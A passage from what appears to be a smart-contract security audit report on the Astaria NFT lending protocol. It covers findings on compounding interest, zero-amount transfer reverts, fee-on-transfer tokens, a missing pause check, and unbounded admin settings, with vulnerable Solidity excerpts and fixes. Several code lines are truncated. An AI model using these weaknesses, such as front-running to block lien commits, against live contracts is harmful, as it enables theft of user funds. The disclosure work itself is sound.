We recommend the protocol validate the caller of the safeTransferFrom in ClearingHouse is the seaport / conduict contract and check that when the auction is settled, the NFT ownership changed and the Astaria contract does not hold the NFT any more.

[M-31] `LienToken._payment` function increases users debt

Submitted by rvierdiiev, *also found by* bin2chen, evan, *and* ladboy233

LienToken._payment function increases users debt. Every time when user pays not whole lien amount then interests are added to the loan amount, so next time user pays interests based on interests.

Proof of Concept

`LienToken._payment` is used by `LienToken.makePayment` function that allows borrower to repay part or all his debt.

https://github.com/code-423n4/2023-01-astaria/blob/main/src/LienToken.sol#L790-L853

```
    function _payment(
      LienStorage storage s,
      Stack[] memory activeStack,
      uint8 position,
      uint256 amount,
      address payer
    ) internal returns (Stack[] memory, uint256) {
      Stack memory stack = activeStack[position];
      uint256 lienId = stack.point.lienId;


      if (s.lienMeta[lienId].atLiquidation) {
        revert InvalidState(InvalidStates.COLLATERAL_AUCTION);
      }
      uint64 end = stack.point.end;
      // Blocking off payments for a lien that has exceeded the li
      if (block.timestamp >= end) {
        revert InvalidLoanState();
      }
      uint256 owed = _getOwed(stack, block.timestamp);
      address lienOwner = ownerOf(lienId);
      bool isPublicVault = _isPublicVault(s, lienOwner);


      address payee = _getPayee(s, lienId);


      if (amount > owed) amount = owed;
      if (isPublicVault) {
        IPublicVault(lienOwner).beforePayment(
          IPublicVault.BeforePaymentParams({
```

```
            interestOwed: owed - stack.point.amount,
            amount: stack.point.amount,
            lienSlope: calculateSlope(stack)
          })
        );
      }


      //bring the point up to block.timestamp, compute the owed
      stack.point.amount = owed.safeCastTo88();
      stack.point.last = block.timestamp.safeCastTo40();


      if (stack.point.amount > amount) {
        stack.point.amount -= amount.safeCastTo88();
        //      // slope does not need to be updated if paying off
        if (isPublicVault) {
          IPublicVault(lienOwner).afterPayment(calculateSlope(stac
        }
      } else {
        amount = stack.point.amount;
        if (isPublicVault) {
          // since the openLiens count is only positive when there
          // that should be liquidated, this lien should not be cc
          IPublicVault(lienOwner).decreaseEpochLienCount(
            IPublicVault(lienOwner).getLienEpoch(end)
          );
        }
        delete s.lienMeta[lienId]; //full delete of point data for
        _burn(lienId);
        activeStack = _removeStackPosition(activeStack, position);
      }


      s.TRANSFER_PROXY.tokenTransferFrom(stack.lien.token, payer,


      emit Payment(lienId, amount);
      return (activeStack, amount);
    }
```

The main problem is in line 826. `stack.point.amount = owed.safeCastTo88();`
https://github.com/code-423n4/2023-01-astaria/blob/main/src/LienToken.sol#L826

Here `stack.point.amount` becomes `stack.point.amount` + accrued interests, because `owed` is loan amount + accrued interests by this time.

`stack.point.amount` is the amount that user borrowed. So actually that line has just increased user's debt. And in case if **he didn't pay all amount** of lien, then next time he will pay more interests, because interests **depend on loan amount**.

In the docs Astaria protocol claims that:

> All rates on the Astaria protocol are in simple interest and non-compounding.

https://docs.astaria.xyz/docs/protocol-mechanics/loanterms

You can check that inside "Interest rate" section.

However `_payment` function is compounding interests.

To avoid this, another field `interestsAccrued` should be introduced which will track already accrued interests.

Tools Used

VsCode

Recommended Mitigation Steps

You need to store accrued interests by the moment of repayment to another variable `interestsAccrued`.

And calculate `_getInterest` functon like this.

```
    function _getInterest(Stack memory stack, uint256 timestamp)
        internal
        pure
        returns (uint256)
      {
        uint256 delta_t = timestamp - stack.point.last;

        return stack.point.interestsAccrued + (delta_t * stack.lien.
```

```
        }
```

SantiagoGregory (Astaria) acknowledged and commented via duplicate issue #574:

> This is the intended flow, early payments will compound interest.

Picodes (judge) commented via duplicate issue #574

> Keeping medium severity because of the mention in the doc stating that interests are non-compounding, so considering this is a broken functionality.

> https://docs.astaria.xyz/docs/protocol-mechanics/loanterms

[M-32] Certain function can be blocked if the ERC20 token revert in 0 amount transfer after `PublicVault#transferWithdrawReserve` is called

Submitted by ladboy233, *also found by* KIntern_NA *and* KIntern_NA

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L295
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L421
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L359
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L372
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L384

The function transferWithdrawReserve in Public Vault has no access control.

```
function transferWithdrawReserve() public {
  VaultData storage s = _loadStorageSlot();

  if (s.currentEpoch == uint64(0)) {
    return;
  }

  address currentWithdrawProxy = s
    .epochData[s.currentEpoch - 1]
    .withdrawProxy;
  // prevents transfer to a non-existent WithdrawProxy
  // withdrawProxies are indexed by the epoch where they're de
  if (currentWithdrawProxy != address(0)) {
    uint256 withdrawBalance = ERC20(asset()).balanceOf(address

    // prevent transfer of more assets then are available
    if (s.withdrawReserve <= withdrawBalance) {
      withdrawBalance = s.withdrawReserve;
      s.withdrawReserve = 0;
    } else {
      unchecked {
        s.withdrawReserve -= withdrawBalance.safeCastTo88();
      }
    }

    ERC20(asset()).safeTransfer(currentWithdrawProxy, withdraw
    WithdrawProxy(currentWithdrawProxy).increaseWithdrawReserv
      withdrawBalance
    );
    emit WithdrawReserveTransferred(withdrawBalance);
  }

  address withdrawProxy = s.epochData[s.currentEpoch].withdraw
  if (
    s.withdrawReserve > 0 &&
    timeToEpochEnd() == 0 &&
    withdrawProxy != address(0)
  ) {
    address currentWithdrawProxy = s
      .epochData[s.currentEpoch - 1]
      .withdrawProxy;
    uint256 drainBalance = WithdrawProxy(withdrawProxy).drain(
      s.withdrawReserve,
      s.epochData[s.currentEpoch - 1].withdrawProxy
    );
```

```
        unchecked {
          s.withdrawReserve -= drainBalance.safeCastTo88();
        }
        WithdrawProxy(currentWithdrawProxy).increaseWithdrawReserv
          drainBalance
        );
      }
    }
```

If this function is called, the token balance is transfered to withdrawProxy

```
    uint256 withdrawBalance = ERC20(asset()).balanceOf(address(this)
```

and

```
    ERC20(asset()).safeTransfer(currentWithdrawProxy, withdrawBalanc
```

However, according to

https://github.com/d-xo/weird-erc20#revert-on-zero-value-transfers

Some tokens (e.g. LEND) revert when transfering a zero value amount.

If `ERC20(asset()).balanceOf(address(this))` return 0, the transfer revert.

The impact is that transferWithdrawReserve is also used in the other place:

```
    function commitToLien(
      IAstariaRouter.Commitment calldata params,
      address receiver
    )
      external
      whenNotPaused
      returns (uint256 lienId, ILienToken.Stack[] memory stack, ui
    {
      _beforeCommitToLien(params);
      uint256 slopeAddition;
      (lienId, stack, slopeAddition, payout) = _requestLienAndIssu
```

```
        params,
        receiver
      );
      _afterCommitToLien(
        stack[stack.length - 1].point.end,
        lienId,
        slopeAddition
      );
    }
```

which calls:

```
  _beforeCommitToLien(params);
```

which calls:

```
    function _beforeCommitToLien(IAstariaRouter.Commitment calldat
      internal
      virtual
      override(VaultImplementation)
    {
      VaultData storage s = _loadStorageSlot();

      if (s.withdrawReserve > uint256(0)) {
        transferWithdrawReserve();
      }
      if (timeToEpochEnd() == uint256(0)) {
        processEpoch();
      }
    }
```

which calls transferWithdrawReserve() which revert in 0 amount transfer.

Consider the case below:

1. User A calls commitToLien transaction is pending in mempool.
2. User B front-run User A's transaction by calling transferWithdrawReserve() and the PublicVault has no ERC20 token balance or User B just want to call

transferWithdrawReserve and not try to front-run user A, but the impact and result is the same.

3. User B's transaction executes first,
4. User A first his transaction revert because the ERC20 token asset revert in 0 amount transfer in transferWithdrawReserve() call

```
uint256 withdrawBalance = ERC20(asset()).balanceOf(address(this)

// prevent transfer of more assets then are available
if (s.withdrawReserve <= withdrawBalance) {
withdrawBalance = s.withdrawReserve;
s.withdrawReserve = 0;
} else {
unchecked {
  s.withdrawReserve -= withdrawBalance.safeCastTo88();
}
}

ERC20(asset()).safeTransfer(currentWithdrawProxy, withdrawBalanc
```

This revertion not only impacts commitToLien, but also impacts `PublicVault.sol#updateVaultAfterLiquidation`

```
function updateVaultAfterLiquidation(
uint256 maxAuctionWindow,
AfterLiquidationParams calldata params
) public onlyLienToken returns (address withdrawProxyIfNearBounc
VaultData storage s = _loadStorageSlot();

_accrue(s);
unchecked {
  _setSlope(s, s.slope - params.lienSlope.safeCastTo48());
}

if (s.currentEpoch != 0) {
  transferWithdrawReserve();
}
uint64 lienEpoch = getLienEpoch(params.lienEnd);
_decreaseEpochLienCount(s, lienEpoch);

uint256 timeToEnd = timeToEpochEnd(lienEpoch);
```

```
    if (timeToEnd < maxAuctionWindow) {
      _deployWithdrawProxyIfNotDeployed(s, lienEpoch);
      withdrawProxyIfNearBoundary = s.epochData[lienEpoch].withdrawP

      WithdrawProxy(withdrawProxyIfNearBoundary).handleNewLiquidatio
            params.newAmount,
            maxAuctionWindow
      );
    }
```

Transaction can revert in above code when calling

```
    if (s.currentEpoch != 0) {
      transferWithdrawReserve();
    }
    uint64 lienEpoch = getLienEpoch(params.lienEnd);
```

If the address has no ERC20 token balance and the ERC20 token revert in 0 amount transfer after PublicVault#transferWithdrawReserve is called first.

Recommended Mitigation Steps

We recommend the protocol just return and do nothing when `PublicVault#transferWithdrawReserve` is called if the address has no ERC20 token balance.

androolloyd (Astaria) confirmed

[M-33] Lack of support for fee-on-transfer token

Submitted by ladboy233, *also found by* joestakey, kaden, Bjorn_bug, fs0c, KIntern_NA, obront, Jujic, unforgiven, *and* RaymondFam

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/TransferProxy.sol#L34
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol

#L181
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L643

In the codebase, the usage of safeTransfer and safeTransferFrom assume that the receiver receives the exact transferred amount.

```
src\AstariaRouter.sol:
  528       ERC20(IAstariaVaultBase(commitments[0].lienRequest.st
  529:        .safeTransfer(msg.sender, totalBorrowed);
  530     }

src\ClearingHouse.sol:
  142
  143:      ERC20(paymentToken).safeTransfer(
  144         s.auctionStack.liquidator,

  160       if (ERC20(paymentToken).balanceOf(address(this)) > 0)
  161:        ERC20(paymentToken).safeTransfer(
  162           ASTARIA_ROUTER.COLLATERAL_TOKEN().ownerOf(collate

src\PublicVault.sol:
  383
  384:        ERC20(asset()).safeTransfer(currentWithdrawProxy, w
  385         WithdrawProxy(currentWithdrawProxy).increaseWithdra

src\VaultImplementation.sol:
  393       payout = _handleProtocolFee(c.lienRequest.amount);
  394:      ERC20(asset()).safeTransfer(receiver, payout);
  395     }

  405         }
  406:        ERC20(asset()).safeTransfer(feeTo, fee);
  407       }

src\WithdrawProxy.sol:
  268       if (s.withdrawRatio == uint256(0)) {
  269:        ERC20(asset()).safeTransfer(VAULT(), balance);
  270       } else {

  280         if (balance > 0) {
  281:          ERC20(asset()).safeTransfer(VAULT(), balance);
  282         }
```

```
297       }
298:      ERC20(asset()).safeTransfer(withdrawProxy, amount);
299       return amount;
```

However, according to https://github.com/d-xo/weird-erc20#fee-on-transfer

Some tokens take a transfer fee (e.g. STA, PAXG), some do not currently charge a fee but may do so in the future (e.g. USDT, USDC).

So the recipient address may not receive the full transfered amount, which can break the protocol's accounting and revert transaction.

The same safeTransfer and safeTransferFrom is used in the vault deposit / withdraw / mint / withdraw function.

Let us see a concrete example,

```
contract TransferProxy is Auth, ITransferProxy {
  using SafeTransferLib for ERC20;

  constructor(Authority _AUTHORITY) Auth(msg.sender, _AUTHORITY)
    //only constructor we care about is  Auth
  }

  function tokenTransferFrom(
    address token,
    address from,
    address to,
    uint256 amount
  ) external requiresAuth {
    ERC20(token).safeTransferFrom(from, to, amount);
  }
}
```

The transfer Proxy also use

```
ERC20(token).safeTransferFrom(from, to, amount);
```

This transfer is used extensively

```
src\AstariaRouter.sol:
  208       RouterStorage storage s = _loadRouterSlot();
  209:      s.TRANSFER_PROXY.tokenTransferFrom(
  210         address(token),

src\LienToken.sol:
  184       );
  185:      s.TRANSFER_PROXY.tokenTransferFrom(
  186         params.encumber.stack[params.position].lien.token,

  654       if (payment > 0)
  655:        s.TRANSFER_PROXY.tokenTransferFrom(token, payer, pa
  656

  860
  861:      s.TRANSFER_PROXY.tokenTransferFrom(stack.lien.token,
  862

src\scripts\deployments\Deploy.sol:
  378         uint8(UserRoles.ASTARIA_ROUTER),
  379:        TRANSFER_PROXY.tokenTransferFrom.selector,
  380         true

  403         uint8(UserRoles.LIEN_TOKEN),
  404:        TRANSFER_PROXY.tokenTransferFrom.selector,
  405         true
```

If the token used charged a transfer fee, the accounting below is broken:

When _payDebt is called

```
  function _payDebt(
    LienStorage storage s,
    address token,
    uint256 payment,
    address payer,
    AuctionStack[] memory stack
  ) internal returns (uint256 totalSpent) {
    uint256 i;
    for (; i < stack.length;) {
```

```
      uint256 spent;
      unchecked {
        spent = _paymentAH(s, token, stack, i, payment, payer);
        totalSpent += spent;
        payment -= spent;
        ++i;
      }
    }
  }
```

Which calls _paymentAH

```
  function _paymentAH(
    LienStorage storage s,
    address token,
    AuctionStack[] memory stack,
    uint256 position,
    uint256 payment,
    address payer
  ) internal returns (uint256) {
    uint256 lienId = stack[position].lienId;
    uint256 end = stack[position].end;
    uint256 owing = stack[position].amountOwed;
    //checks the lien exists
    address payee = _getPayee(s, lienId);
    uint256 remaining = 0;
    if (owing > payment.safeCastTo88()) {
      remaining = owing - payment;
    } else {
      payment = owing;
    }
    if (payment > 0)
      s.TRANSFER_PROXY.tokenTransferFrom(token, payer, payee, pa

    delete s.lienMeta[lienId]; //full delete
    delete stack[position];
    _burn(lienId);

    if (_isPublicVault(s, payee)) {
      IPublicVault(payee).updateAfterLiquidationPayment(
        IPublicVault.LiquidationPaymentParams({remaining: remair
      );
    }
    emit Payment(lienId, payment);
```

```
        return payment;
    }
```

Note that the code

```
s.TRANSFER_PROXY.tokenTransferFrom(token, payer, payee, payment)
```

if the token charge transfer fee, for example, the payment amount is 100 ETH. 1 ETH is charged as fee, the recipient only receive 99 ETH,

but the wrong value payment 100 ETH is returned and used to update the accounting

```
unchecked {
        spent = _paymentAH(s, token, stack, i, payment, payer);
        totalSpent += spent;
        payment -= spent;
  ++i;
}
```

Then the variable totalSpent and payment amount will be not valid.

Recommended Mitigation Steps

We recommend the protocol whitelist the token address or use balance before and after check to make sure the recipient receives the accurate amount of token when token transfer is performed.

SantiagoGregory (Astaria) acknowledged and commented:

> USDC and USDT fees would break other contracts as well, and we won't be supporting other tokens with fees at a UI level.

[M-34] Pause checks are missing on deposit for Private Vault

Submitted by csanuragjain, also found by Oxbepresent

It is possible to make a deposit even when `_loadVISlot().isShutdown` is true. This check is done in `whenNotPaused` modifier and is already done for Public Vault but is missing for Private Vault, allowing unexpected deposits.

Proof of Concept

1. Observe the deposit function at https://github.com/code-423n4/2023-01-astaria/blob/main/src/Vault.sol#L59

```
function deposit(uint256 amount, address receiver)
    public
    virtual
    returns (uint256)
  {
    VIData storage s = _loadVISlot();
    require(s.allowList[msg.sender] && receiver == owner());
    ERC20(asset()).safeTransferFrom(msg.sender, address(this
    return amount;
  }
```

2. Observe there is no `whenNotPaused` modifier in deposit which confirm that shutdown has not been called yet

```
modifier whenNotPaused() {
    if (ROUTER().paused()) {
      revert InvalidRequest(InvalidRequestReason.PAUSED);
    }

    if (_loadVISlot().isShutdown) {
      revert InvalidRequest(InvalidRequestReason.SHUTDOWN);
    }
    _;
  }
```

Recommended Mitigation Steps

Revise the deposit function as below:

```
function deposit(uint256 amount, address receiver)
```

```
    public
    virtual
    whenNotPaused
    returns (uint256)
  {
    VIData storage s = _loadVISlot();
    require(s.allowList[msg.sender] && receiver == owner());
    ERC20(asset()).safeTransferFrom(msg.sender, address(this), a
    return amount;
  }
```

Picodes (judge) commented:

> It makes sense though considering it's a private vault so only the owner can deposit.

SantiagoGregory (Astaria) confirmed

Low Risk and Non-Critical Issues

For this audit, 56 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **ladboy233** received the top score from the judge.

The following wardens also submitted reports: rbserver, Aymen0909, bin2chen, Deivitto, joestakey, Qeew, evan, slvDev, tnevler, Deekshith99, lukris02, 0xAgro, a12jmx, CodingNameKiki, IIIIIII, jasonxiale, oberon, pfapostol, delfin454000, gz627, ayeslick, synackrst, sakshamguruji, 0xbepresent, ast3ros, PaludoX0, kaden, simon135, nicobevi, caventa, Koolex, nogo, whilom, zaskoh, shark, Kaysoft, fatherOfBlocks, Cryptor, 0xkato, 0x1f8b, Rolezn, 0xSmartContract, chrisdior4, ch0bu, seeu, HE1M, RaymondFam, chaduke, Tointer, btk, georgits, Sathish9098, arialblack14, descharre, *and* oyc_109.

[01] Lack of reasonable boundary for parameter setting in fee setting and liquidation auction length and refinance setting and epoch length

According to the documentation,

https://docs.astaria.xyz/docs/protocol-mechanics/liquidations

> Auction lengths are set to 72 hours, and will follow a Dutch Auction process.

In the constructor of the AstariaRouter.sol

```
        s.auctionWindow = uint32(2 days);
        s.auctionWindowBuffer = uint32(1 days);
```

but these parameter can be adjusted with no boundary restriction in the function file

```
    function _file(File calldata incoming) internal {
      RouterStorage storage s = _loadRouterSlot();
      FileType what = incoming.what;
      bytes memory data = incoming.data;
      if (what == FileType.AuctionWindow) {
        (uint256 window, uint256 windowBuffer) = abi.decode(
          data,
          (uint256, uint256)
        );
        s.auctionWindow = window.safeCastTo32();
        s.auctionWindowBuffer = windowBuffer.safeCastTo32();
      }
```

Admin can adjust the auction length to very short or very long, which violates the documentation.

If the admin adjust the auction length to very short, for example, 2 hours, the auction time is too short to let people purchase off the outstanding debt, and the lender has to bear the loss.

If the auction length is too long, for example, 2000 days, this basically equal to lock the NFT auction fund and the lender will not get paid either.

According to documentation

https://docs.astaria.xyz/docs/protocol-mechanics/refinance

> An improvement in terms is considered if either of these conditions is met:
> The loan interest rate decrease by more than 0.05%.
> The loan duration increases by more than 14 days.

However, in the constructor of the AstariaRouter.sol such parameter is not enforced. The s.minDurationIncrease is set to 5 days, not 14 days.

```
    s.minDurationIncrease = uint32(5 days);
```

which impact the refinance logic

```
  function isValidRefinance(
    ILienToken.Lien calldata newLien,
    uint8 position,
    ILienToken.Stack[] calldata stack
  ) public view returns (bool) {
    RouterStorage storage s = _loadRouterSlot();
    uint256 maxNewRate = uint256(stack[position].lien.details.ra
      s.minInterestBPS;

    if (newLien.collateralId != stack[0].lien.collateralId) {
      revert InvalidRefinanceCollateral(newLien.collateralId);
    }
    return
      (newLien.details.rate <= maxNewRate &&
        newLien.details.duration + block.timestamp >=
        stack[position].point.end) ||
      (block.timestamp + newLien.details.duration - stack[positi
        s.minDurationIncrease &&
        newLien.details.rate <= stack[position].lien.details.rat
  }
```

The relevant parameter s.minInterestBPS and s.minDurationIncrease can be adjusted in the function file with no boundary setting.

```
    } else if (what == FileType.MinInterestBPS) {
      uint256 value = abi.decode(data, (uint256));
      s.minInterestBPS = value.safeCastTo32();
    } else if (what == FileType.MinDurationIncrease) {
```

```
    uint256 value = abi.decode(data, (uint256));
    s.minDurationIncrease = value.safeCastTo32();
  }
```

The impact is that if the The loan duration increases duration is too long and the interest decreases too much, this may favor the lender too much and not fair to borrower. The payment to lender can be infinitely delayed.

If the loan duration increase duration is too short and the interest decrease is too small, the refinance become pointless.

If the admin change the protocol fee, buyout fee or the epoch length or the max interest rate with no reasonable boundary by calling `Astaria#file`, the impact is severe.

```
    } else if (what == FileType.ProtocolFee) {
      (uint256 numerator, uint256 denominator) = abi.decode(
        data,
        (uint256, uint256)
      );
      if (denominator < numerator) revert InvalidFileData();
      s.protocolFeeNumerator = numerator.safeCastTo32();
      s.protocolFeeDenominator = denominator.safeCastTo32();
    } else if (what == FileType.BuyoutFee) {
      (uint256 numerator, uint256 denominator) = abi.decode(
        data,
        (uint256, uint256)
      );
      if (denominator < numerator) revert InvalidFileData();
      s.buyoutFeeNumerator = numerator.safeCastTo32();
      s.buyoutFeeDenominator = denominator.safeCastTo32();
    }
```

and

```
  else if (what == FileType.MinDurationIncrease) {
    uint256 value = abi.decode(data, (uint256));
    s.minDurationIncrease = value.safeCastTo32();
  } else if (what == FileType.MinEpochLength) {
    s.minEpochLength = abi.decode(data, (uint256)).safeCastTo32();
```

```
  } else if (what == FileType.MaxEpochLength) {
    s.maxEpochLength = abi.decode(data, (uint256)).safeCastTo32();
  } else if (what == FileType.MaxInterestRate) {
    s.maxInterestRate = abi.decode(data, (uint256)).safeCastTo88()
  }
```

The admin can charge high liqudation fee and there may not be enough fund left to pay out the outstanding debt.

The admin can charge high buyout fee, which impact the lien token buyout.

If the max interest rate is high, the interest can become unreasonable for a vault and not fair for lender to pay out the accuring debt.

If the epoch lengh is too long, the gap between withdraw is too long and the user cannot withdraw their fund on time.

Recommended Mitigation Steps

We recommend the protocol add reasonable boundary to fee setting and liqudation length setting.

[02] New Protocol parameter setting should not be applied to old loan term and state, especially the fee setting

The admin has a lot of power. One of the power in admin's hand is that the admin can call function file in AstariaRouter.sol to change the parameter change.

```
function file(File calldata incoming) public requiresAuth {
  _file(incoming);
}

function _file(File calldata incoming) internal {
  RouterStorage storage s = _loadRouterSlot();
  FileType what = incoming.what;
  bytes memory data = incoming.data;
  if (what == FileType.AuctionWindow) {
    (uint256 window, uint256 windowBuffer) = abi.decode(
      data,
      (uint256, uint256)
```

```
    );
    s.auctionWindow = window.safeCastTo32();
    s.auctionWindowBuffer = windowBuffer.safeCastTo32();
  } else if (what == FileType.LiquidationFee) {
    (uint256 numerator, uint256 denominator) = abi.decode(
      data,
      (uint256, uint256)
    );
    if (denominator < numerator) revert InvalidFileData();
    s.liquidationFeeNumerator = numerator.safeCastTo32();
    s.liquidationFeeDenominator = denominator.safeCastTo32();
  } else if (what == FileType.ProtocolFee) {
    (uint256 numerator, uint256 denominator) = abi.decode(
      data,
      (uint256, uint256)
    );
    if (denominator < numerator) revert InvalidFileData();
    s.protocolFeeNumerator = numerator.safeCastTo32();
    s.protocolFeeDenominator = denominator.safeCastTo32();
  } else if (what == FileType.BuyoutFee) {
    (uint256 numerator, uint256 denominator) = abi.decode(
      data,
      (uint256, uint256)
    );
    if (denominator < numerator) revert InvalidFileData();
    s.buyoutFeeNumerator = numerator.safeCastTo32();
    s.buyoutFeeDenominator = denominator.safeCastTo32();
  } else if (what == FileType.MinInterestBPS) {
    uint256 value = abi.decode(data, (uint256));
    s.minInterestBPS = value.safeCastTo32();
  } else if (what == FileType.MinDurationIncrease) {
    uint256 value = abi.decode(data, (uint256));
    s.minDurationIncrease = value.safeCastTo32();
  } else if (what == FileType.MinEpochLength) {
    s.minEpochLength = abi.decode(data, (uint256)).safeCastTo3
  } else if (what == FileType.MaxEpochLength) {
    s.maxEpochLength = abi.decode(data, (uint256)).safeCastTo3
  } else if (what == FileType.MaxInterestRate) {
    s.maxInterestRate = abi.decode(data, (uint256)).safeCastTo
  } else if (what == FileType.FeeTo) {
    address addr = abi.decode(data, (address));
    if (addr == address(0)) revert InvalidFileData();
    s.feeTo = addr;
  } else if (what == FileType.StrategyValidator) {
    (uint8 TYPE, address addr) = abi.decode(data, (uint8, addr
    if (addr == address(0)) revert InvalidFileData();
```

```
      s.strategyValidators[TYPE] = addr;
    } else {
      revert UnsupportedFile();
    }

    emit FileUpdated(what, data);
  }
```

The parameters that can be changed are

- **the auction window and auction window buffer**
- **numerator and denominator for liquidation fee**
- **numerator and denominator for protocol fee**
- **numerator and denominator for buy out fee**
- **minInterestBPS, minDurationIncrease, and minEpochLength and maxEpochLength and MaxInterest rate**

The rest of change is address change. The above change is the parameter related change.

Now let us study the impact of adjusting these parameters:

Change auction window and auction window buffer does not affect old and ongoing liquidation because when the liquidation is created, the code take a snapshot of auctionWindowMax and apply to liquidation auction

```
uint256 auctionWindowMax = s.auctionWindow + s.auctionWindowBuff

s.LIEN_TOKEN.stopLiens(
  stack[position].lien.collateralId,
  auctionWindowMax,
  stack,
  msg.sender
);
emit Liquidation(stack[position].lien.collateralId, position);
listedOrder = s.COLLATERAL_TOKEN.auctionVault(
  ICollateralToken.AuctionVaultParams({
        settlementToken: stack[position].lien.token,
        collateralId: stack[position].lien.collateralId,
        maxDuration: auctionWindowMax,
```

```
        startingPrice: stack[0].lien.details.liquidationInitialA
        endingPrice: 1_000 wei
    })
);
```

Changing numerator and denominator for liquidation fee can affect ongoing liquidation before the liquidation is settled. The liquidation fee is adjust up before the liqudation is settled. The amount of payment may be not enough to pay the oustanding debt and lender can bear the loss.

```
ILienToken.AuctionStack[] storage stack = s.auctionStack.stack;

uint256 liquidatorPayment = ASTARIA_ROUTER.getLiquidatorFee(paym

ERC20(paymentToken).safeTransfer(
  s.auctionStack.liquidator,
  liquidatorPayment
);

ERC20(paymentToken).safeApprove(
  address(ASTARIA_ROUTER.TRANSFER_PROXY()),
  payment - liquidatorPayment
);
```

Changing numerator and denominator for protocol fee can does not impact on-going loan term because the old protocol fee is paid before.

```
  function _requestLienAndIssuePayout(
    IAstariaRouter.Commitment calldata c,
    address receiver
  )
    internal
    returns (
      uint256 newLienId,
      ILienToken.Stack[] memory stack,
      uint256 slope,
      uint256 payout
    )
  {
    _validateCommitment(c, receiver);
    (newLienId, stack, slope) = ROUTER().requestLienPosition(c,
```

```
    payout = _handleProtocolFee(c.lienRequest.amount);
    ERC20(asset()).safeTransfer(receiver, payout);
  }

  function _handleProtocolFee(uint256 amount) internal returns (
    address feeTo = ROUTER().feeTo();
    bool feeOn = feeTo != address(0);
    if (feeOn) {
      uint256 fee = ROUTER().getProtocolFee(amount);

      unchecked {
        amount -= fee;
      }
      ERC20(asset()).safeTransfer(feeTo, fee);
    }
    return amount;
  }
```

Changing buyout fee can impact ongoing lien buyout for sure. Inconsistent buyout fee can be paid in different buyoutLien transaction.

```
  /**
   * @notice Purchase a LienToken for its buyout price.
   * @param params The LienActionBuyout data specifying the lier
   */
  function buyoutLien(ILienToken.LienActionBuyout calldata param
    external
    validateStack(params.encumber.lien.collateralId, params.encu
    returns (Stack[] memory, Stack memory newStack)
  {
    if (block.timestamp >= params.encumber.stack[params.positior
      revert InvalidState(InvalidStates.EXPIRED_LIEN);
    }
    LienStorage storage s = _loadLienStorageSlot();
    if (!s.ASTARIA_ROUTER.isValidVault(msg.sender)) {
      revert InvalidSender();
    }
    return _buyoutLien(s, params);
  }
```

Changing minInterestBPS, minDurationIncrease can impact ongoing loan's refinance condition.

```
function isValidRefinance(
ILienToken.Lien calldata newLien,
uint8 position,
ILienToken.Stack[] calldata stack
) public view returns (bool) {
RouterStorage storage s = _loadRouterSlot();
uint256 maxNewRate = uint256(stack[position].lien.details.rate)
  s.minInterestBPS;

if (newLien.collateralId != stack[0].lien.collateralId) {
  revert InvalidRefinanceCollateral(newLien.collateralId);
}
return
  (newLien.details.rate <= maxNewRate &&
        newLien.details.duration + block.timestamp >=
        stack[position].point.end) ||
  (block.timestamp + newLien.details.duration - stack[position].
        s.minDurationIncrease &&
        newLien.details.rate <= stack[position].lien.details.rat
}
```

Recommended Mitigation Steps

We recommend the protocol take a snapshot of the parameter when the loan term is created and not let ongoing changed parameter setting affect the active loan which is not fair for both lender and borrower.

[03] Adversary can game the flashAuction feature to block further flashAuction after trading collateral token and make liquidatorNFTClaim function revert and block liquidation if the NFT is Moonbird

In the current implementation, according to https://docs.astaria.xyz/docs/protocol-mechanics/flashactions

> FlashActions allow borrowers to take advantage of the utility of their locked NFTs. A FlashAction allows the user to unlock their underlying collateral and perform any action with the NFT as long as it is returned within the same block.

The corresponding implementation is in CollateralToken.sol

```
function flashAction(
  IFlashAction receiver,
  uint256 collateralId,
  bytes calldata data
) external onlyOwner(collateralId) {
  address addr;
  uint256 tokenId;
  CollateralStorage storage s = _loadCollateralSlot();
  (addr, tokenId) = getUnderlying(collateralId);

  if (!s.flashEnabled[addr]) {
    revert InvalidCollateralState(InvalidCollateralStates.FLAS
  }

  if (
    s.LIEN_TOKEN.getCollateralState(collateralId) == bytes32('
  ) {
    revert InvalidCollateralState(InvalidCollateralStates.AUCT
  }

  bytes32 preTransferState;
  //look to see if we have a security handler for this asset

  address securityHook = s.securityHooks[addr];
  if (securityHook != address(0)) {
    preTransferState = ISecurityHook(securityHook).getState(ac
  }
  // transfer the NFT to the destination optimistically

  ClearingHouse(s.clearingHouse[collateralId]).transferUnderly
    addr,
    tokenId,
    address(receiver)
  );

  //trigger the flash action on the receiver
  if (
    receiver.onFlashAction(
      IFlashAction.Underlying(s.clearingHouse[collateralId], a
      data
    ) != keccak256("FlashAction.onFlashAction")
  ) {
    revert FlashActionCallbackFailed();
  }
```

```
      if (
        securityHook != address(0) &&
        preTransferState != ISecurityHook(securityHook).getState(a
      ) {
        revert FlashActionSecurityCheckFailed();
      }

      // validate that the NFT returned after the call

      if (
        IERC721(addr).ownerOf(tokenId) != address(s.clearingHouse[
      ) {
        revert FlashActionNFTNotReturned();
      }
    }
```

The code above did a few things: make sure the flashAction is enabled, make sure the NFT is not in auction, make sure owner the owner of the collateral token can call flashAction using onlyOwner(collateralId) modifier, then the code transfer the NFT to the receiver.

```
ClearingHouse(s.clearingHouse[collateralId]).transferUnderlying(
  addr,
  tokenId,
  address(receiver)
);
```

In the end, the code checks if the caller of the flashAction return the NFT by checking the ownership of the NFT

```
if (
  IERC721(addr).ownerOf(tokenId) != address(s.clearingHouse[coll
) {
  revert FlashActionNFTNotReturned();
}
```

We need to look into ClearingHouse(s.clearingHouse[collateralId]).transferUnderlying function call:

In ClearingHouse.sol

```
function transferUnderlying(
address tokenContract,
uint256 tokenId,
address target
) external {
        IAstariaRouter ASTARIA_ROUTER = IAstariaRouter(_getArgAc
        require(msg.sender == address(ASTARIA_ROUTER.COLLATERAL_
